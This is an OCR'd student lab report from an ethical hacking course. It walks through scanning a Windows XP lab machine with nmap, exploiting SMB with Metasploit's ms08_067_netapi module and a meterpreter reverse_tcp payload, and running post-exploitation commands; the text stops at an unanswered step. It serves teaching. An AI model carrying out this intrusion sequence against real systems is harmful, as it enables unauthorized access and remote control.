
Old Dominion University
Cyse 301 Cybersecurity Techniques and Operations

|| Ethical Hacking ||

Ethan Heeter
01198507


Task A

1. Run a port scan against the Windows XP using nmap command to identify open ports and services.




Explanation:
Using nmap, I have scanned windows XPO to find the open ports and services. I did this by using sudo nmap 192.168.10.14, which scanned that IP address, which is windows XP, and returned all open ports and services.

2. Identify the SMB port number (default: 445) and confirm that it is open




Explanation:
As seen in the above screenshot, the third port is port 445 is open according to the nmap scan.

3. Launch Metasploit Framework and search for the exploit module: ms08_067_netapi




Explanation:
After launching metasploit I used the search command to find ms08_067_netapi


4. Use ms08_067_netapi as the exploit module and set meterpreter reverse_tcp as the payload.



Explanation:
I set the module to the correct one, which is ms08_067_netap, and then set the payload to be meterpreter reverse_tcp, as it lists as the payload in the options.

5. Use DDMMYY as the listening port number. (It is based on your current timestamp. For example, today's date is March 9th, 2023. Then, you should configure the listening port as 9323.) Configure the rest of the parameters. Display your configurations and exploit the target






Explanation:


As seen in the top screenshot, the options for the exploit were all correctly filled in, including the Lport of 20323. The exploit was then launched and succeeded.

6. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.




Explanation:
Using the screenshot command, I successfully took a screenshot of the windows XP machine, in which I had used ipconfig to find the IP for earlier steps. This screenshot can be seen in the screenshot above.

7. [Post-exploitation] In meterpreter shell, display the target system's local date and time.




Explanation:
Using the local time command, I displayed the local time of the windows XP system

8. [Post-exploitation] In meterpreter shell, get the SID of the user.



